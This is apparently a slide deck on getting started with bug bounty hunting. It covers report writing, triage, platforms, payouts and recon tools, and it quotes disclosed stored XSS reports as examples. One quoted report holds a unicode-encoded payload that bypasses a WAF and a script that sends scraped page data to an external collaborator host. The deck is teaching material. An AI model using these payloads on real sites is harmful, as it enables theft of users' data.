*.digitaloceanspaces.com 🔗	Out of scope	Wildcard	Show description ▼
*.doserverless.co 🔗	Out of scope	Wildcard	Show description ▼
*.k8s.ondigitalocean.com 🔗	Out of scope	Wildcard	Show description ▼
*.ondigitalocean.app 🔗	Out of scope	Wildcard	Show description ▼
Assets created by other DigitalOcean customers 🔗	Out of scope	Other	Show description ▼


How? – Researchers perspective

- The security researcher then finds a vulnerability
- This could be a stored xss vulnerability



How? – Researchers perspective

- The security researcher then writes a detailed report on the issue
 - This is a critical step; this should be done as professionally as possible.
- The report should include everything needed to replicate and understand impact
 - Show a detailed proof of concept (POC)
 - Provide all steps to reproduce
 - Explain the impact of this finding (what can an adversary do with this vulnerability)



The screenshot shows a security report submission on a platform. The report title is "Stored XSS on reports." with a green badge indicating 485748 reports. The reporter is "gidsec" who submitted the report to X (Formerly Twitter) on January 25, 2019, at 8:22am UTC. The report includes a summary, description, steps to reproduce, a demonstration of the vulnerability (PoC), and an impact statement.

Summary:
Stored XSS can be submitted on reports, and anyone who will check the report the XSS will trigger.

Description:
Stored XSS, also known as persistent XSS, is the more damaging than non-persistent XSS. It occurs when a malicious script is injected directly into a vulnerable web application.

Steps To Reproduce:

1. Go to <https://app.mopub.com/reports/custom/>
2. Click **New network report**.
3. On the name, enter payload: ">
4. Click **Run and save** then XSS will trigger.

Demonstration of the vulnerability:
PoC:

Tested on Firefox and chrome.

Impact
The attacker can steal data from whoever checks the report.

Code: **M673R88D**

LAST UPDATED	26/03/2024, 11:43:49	BOUNTY	€445 Show details
CREATED	09/03/2024, 15:50:42	BONUS	€0
SEVERITY	Medium 5.4 🔍	TYPE	Stored Cross-Site Scripting
STATUS	Accepted Show history		

Report

Domain

*. [redacted] Tier 1 Wildcard

Endpoint / vulnerable component

www [redacted] contactinformation/<UUID> & [redacted] picture/<UUID>

Proof of Concept / description

I am very happy to report what I believe is my first high on this program :-)

I have found a 1-click stored XSS vulnerability that a low privileged, [redacted] verified user can create, through the draft feature of [redacted]

When creating a listing the following requests are made when making a draft ("Gem kladde")

10510	https://www [redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf188a	200	537
10511	https://www [redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf188a	204	526
10512	https://www [redacted]	PUT	[redacted]1e9580b-3383-45d8-a8a0-36611acf188a	204	526
10513	https://www [redacted]	PUT	[redacted]01e9580b-3383-45d8-a8a0-36611acf188a	204	526
10514	https://www [redacted]	PUT	[redacted]1e9580b-3383-45d8-a8a0-36611acf188a	204	526
10515	https://www [redacted]	PUT	[redacted]1e9580b-3383-45d8-a8a0-36611acf188a	200	537
10516	https://www [redacted]	PUT	[redacted]J=01e9580b-3383-45d8-a8a0-36611acf188a	200	537

All these requests except for the [redacted] endpoint allow for setting freetext, by setting the text to a unicode version of an xss payload, it is possible to bypass cloudflare WAF and inject javascript code.

When a subsequent get request is made to that endpoint, the backend misinterprets the right content-type to give back, and gives text/html, provoking an xss.

example requests:

```
PUT [redacted]01e9580b-3383-45d8-a8a0-36611acf188a HTTP/2
Host: [redacted]
Cookie omitted

{"contactName":"","u003c\u0069\u006d\u0067\u0020\u0073\u0072\u0063\u003d\u0027\u0020\u0020\u006f\u006e\u0065\u0072\u0072\u006f\u0072\u003d\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029\u003e","contactPhone":"15531553","contactAddress":"","contactPostalCode":1553}
```

And its subsequent GET request at: [https://www \[redacted\]01e9580b-3383-45d8-a8a0-36611acf188a](https://www [redacted]01e9580b-3383-45d8-a8a0-36611acf188a)

Will fire the unicode encoded xss payload.

This is also valid for [redacted] that get updated.

Impact

An attacker can by tricking a user into clicking a link, fully perform actions as that user on [redacted] this includes changing [redacted] deleting [redacted] etc.

More POC will follow shortly in the comments.

Recommended solution

It is recommended to force give back the content type as json for the mentioned.


Attachments


[Download all attachments \(5\)](#)

[Show attachments](#) ▾

IP address used for testing

Messages

 **Oxlime** created the submission
09/03/2024, 15:50:42

 **Oxlime** [researcher]
09/03/2024, 17:50:52 • edited at 09/03/2024, 17:52:08

I am adding some POCS to showcase impact.

The following endpoint will extract all the users information that is present at [https://www.\[redacted\]](https://www.[redacted]) to an external burp collaborator link. Please see the POC video.

[https://www.\[redacted\]2b28eb70-c765-4acf-b718-b5a332545a8a](https://www.[redacted]2b28eb70-c765-4acf-b718-b5a332545a8a)

The payload used was:

```
<script>
fetch('https://www.t[redacted]')
  .then(response => response.text())
  .then(html => {
    const parser = new DOMParser();
    const doc = parser.parseFromString(html, 'text/html');

    const tdElements = doc.querySelectorAll('td');


    const tdContents = Array.from(tdElements).map(td => encodeURIComponent(td.innerText));

    const baseUrl = 'https://pqj7wjkcscdistq0ba85170dwsnyfm5au.oastify.com?data=';
    const queryString = tdContents.join(',');

    fetch(baseUrl + queryString)
  })
</script>
```

Since the script exists inline with no length restrictions, it is possible to query all sites on [redacted] and extract information from them.


How? – Researchers perspective



- The triaging team investigates the issue in the report
- Triagers work for the **platform** (h1, integrity ywh, etc.)
- The triager ensures that the report is valid, the issue can be replicated and that the vulnerability is in scope
- The triager also gives their judgement on the impact the bug has.

How? – Researchers perspective

- **The report can be marked different ways**
- **Duplicate**
 - The issue is confirmed, but someone has already reported it before. This does not warrant any bounty, but may warrant points
- **Out of scope / Not applicable**
 - The issue is out of scope for the program.
- **Needs more information**
 - The triager needs more information before they can make a decision, this happens often if the report is not detailed enough.
- **Accepted / Triaged**
 - The traiger has confirmed the issue and it has been forwarded to the program owners.




How? – Researchers perspective

- The program manager receives the report
- They investigate the report and decides on a severity of the issue
 - Usually CVSS3 scoring is used
- If the issue is accepted and if its a paying program, a payout is registered to the researcher.
 - The platform takes a commision on top of the payout
- The issue will be handled internally in the company.
- Some programs pay researchers to retest an issue after a fix has been released.
- Low impact findings may be marked as ‘Accepted Risk’ or simply ‘Informative’
 - This means the company does not consider the finding to have an actual impact





Intigriti triage process



How? – Researchers perspective

- The researcher finally receives a payout
- Additionally the researcher receives **Reputation points**
- The more reputation a researcher has, the higher chance they will be invited to partake in **private bug bounty programs**
 - It is desirable to be invited to partake in private programs, since there are usually higher bounties and fewer researchers
 - However more good researchers spend time on private programs.
- Programs may be private for a number of reasons:
 - They want to minimize the amount of researchers
 - They want to only invite background checked/verified researchers
 - They want to target a certain researcher group (nationality, expertise, etc.)



Payout methods and taxes

- Many different ways of payout
 - Paypal
 - Bank Transfer
 - Coinbase
 - Payoneer
 - Invoicing
- You need to register these payouts as income if you are paying danish tax.
- Not really ideal to do over paypal once you get past a certain amount
- I have a registered company now and an accountant to take care of it



Choosing a platform – Big 4

*The following points on choosing a program is from hunter Hakupikus blog**

hackerone

HackerOne features high-paying programs and numerous invites after a few valid submissions, however competition is fierce due to the amount of researchers.



Intigrity provides a smooth triage experience and a vast catalog of applications, yet it's harder to get high severity ratings and there's a risk of underpayment due to wide payout ranges.



YesWeHack

YesWeHack offers fast, stress-free triage with direct interaction with triagers and regular invites, but it has lower payouts and fewer large-scope programs.

bugcrowd

Bugcrowd has high-paying, friendly programs with responsive support, but it suffers from stressful and delayed triage processes and a lower number of invites compared to other platforms.

* <https://www.hakupiku.com/posts/looking-back-at-the-past-4-months/>

Choosing a platform – Smaller ones

- Smaller bug bounty platforms exist, but I don't know about the quality of them
- Synack red team - <https://www.synack.com/>
- Yogosha bug bounty - <https://yogosha.com/>
- Bug bounty switzerland - <https://www.bugbounty.ch/en/home/>
- Gobugfree - <https://gobugfree.com/>



Choosing a program

- Choosing a program is mostly up to personal preference
- I like to hunt on programs where I know what the company/product is
 - I've used Datacamp before, so I liked hunting on their program
- I like to hunt on programs where I know the language.
- Identifying the tech stack used on a program can also be an indicator
 - I like hacking PHP sites much more than sites build on Java
- Payout ranges can influence where to hunt
 - But maybe focus on something else in the beginning



Public Open

Tomorrowland / Tomorrowland / Detail

Description

Tomorrowland is one of the most-loved and best-known music festivals on the planet. Because of this Tomorrowland usually sells out in minutes and manages a large fanbase. Tomorrowland also innovates by providing its visitors cashless onsite payments and a wide range of online services. This has increased Tomorrowland's digital footprint. We value all help we can get securing this digital footprint.



Public Open

Yahoo / Yahoo Bug Bounty / Detail

Description

Welcome to Yahoo

Yahoo is a global media and advertising company connecting people to their passions. With one of the largest online audiences in the world, Yahoo brings people closer to what they love — from finance and commerce, to gaming and news — with the trusted products, content, and tech that fuel their day. For partners, we provide a full-stack platform to amplify businesses and drive more meaningful connections across advertising, search, and media.



Public Open

Voi / Voi Scooters / Detail

Description

Voi is Europe's biggest micro-mobility operator based in Stockholm, Sweden. We manage a system of electrically powered scooters and bikes around urban centers. We provide an affordable, sustainable, and exhilarating way to commute while helping people to reduce their carbon footprint and cities to have a

Now go and
hack!



Different approaches – Recon based approach

- Goal: Use reconnaissance tools/approaches to find as much information as possible on the target
- Why? – Security through obscurity/hiding
 - Developers may put some test/admin/sensitive feature on a site, but assume "No one will find this"
- What to look for?
 - Subdomains (Staging and test environments, admin.example.com)
 - Non-public endpoints (/api/v1/test_admin_auth/auth/user)
 - Non-public functionality
 - Non-public parameters
 - Old functionality (What did the site use to expose, allow?)
- Legacy functionality has a larger chance of being vulnerable
- This approach is easiest when **automated**



Recon based tools

- Subdomains
 - crt.sh – Certificate transparency
 - Shodan – internet search engine
 - Sublister – project discovery
- Javascript analysis
 - Jswzl – paid
- Subdirectory enumeration
 - Fuff
 - Gobuster
- Parameter identification
 - Param miner – burpsuite plugin
- Link finding
 - Waymore
 - GAU



<https://github.com/projectdiscovery>

ProjectDiscovery is the



Pinned

 [nuclei](#) Public

Nuclei is a fast, customizable **vulnerability scanner** powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the ...

 Go  22.2k  2.6k

 [nuclei-templates](#) Public

Community curated list of templates for the nuclei engine to find security vulnerabilities.

 JavaScript  9.7k  2.7k

 [subfinder](#) Public

Fast passive **subdomain enumeration** tool.

 Go  11.2k  1.3k

 [httpx](#) Public

httpx is a fast and multi-purpose **HTTP toolkit** that allows running multiple probes using the retryablehttp library.

 Go  8.1k  873

 [naabu](#) Public

A fast port scanner written in go with a focus on reliability and simplicity. Designed to be used in combination with other tools for attack surface discovery in bug bounties and pentests

 Go  5k  574

 [cvemap](#) Public

Navigate the CVE jungle with ease.

 Go  1.9k  127


Different approaches – Deep dive into functionality

- Goal: Understand the target so well that conflicting functionality becomes apparent, the goal is to find logic bugs.
- Why? Logic bugs can be the most serious vulnerabilities, breaking confidentiality or integrity.
- How to navigate this approach?
 - Use the application normally for some time
 - Observe requests being made to understand the structure and architecture of the site
 - What technologies can be inferred to be in use?
 - How does the application respond to bad input?
 - What does the auth model look like?
- This approach is more **manual**



Deep dive vulnerabilities

I will just point to portswigger academy here



The image shows a grid of vulnerability topics from PortSwigger Academy. The first row features a large card for 'SQL injection' with a descriptive paragraph and a 'Go to topic' link. The subsequent rows contain smaller cards for various other vulnerabilities, each with a 'Go to topic' link and the number of labs available for that topic.

Vulnerability Topic	Number of Labs
SQL injection	18 Labs
Authentication	14 Labs
Path traversal	6 Labs
Command injection	5 Labs
Business logic vulnerabilities	11 Labs
Information disclosure	5 Labs
Access control	13 Labs
File upload vulnerabilities	7 Labs
Race conditions	6 Labs



Where to practice & gain knowledge

- Play CTF
 - Focus on web category
- Play Hackthebox
 - Web category or machines heavy on web
- Portswigger academy
 - This is where I would go and where I still go to learn
- Certifications
 - Can be expensive, but the notion of an exam may help motivate
- Published reports
 - Find published reports on h1 etc and learn from them

Additional resources



Critical Thinking Bug bounty podcast

Super technical podcast on hacking



Hacktricks

Go to site to get tips on hacking methodology



Web application hackers handbook

By Dafydd Stuttard and Marcus Pinto



The daily swig blog

Portswiggers cybersecurity news blog

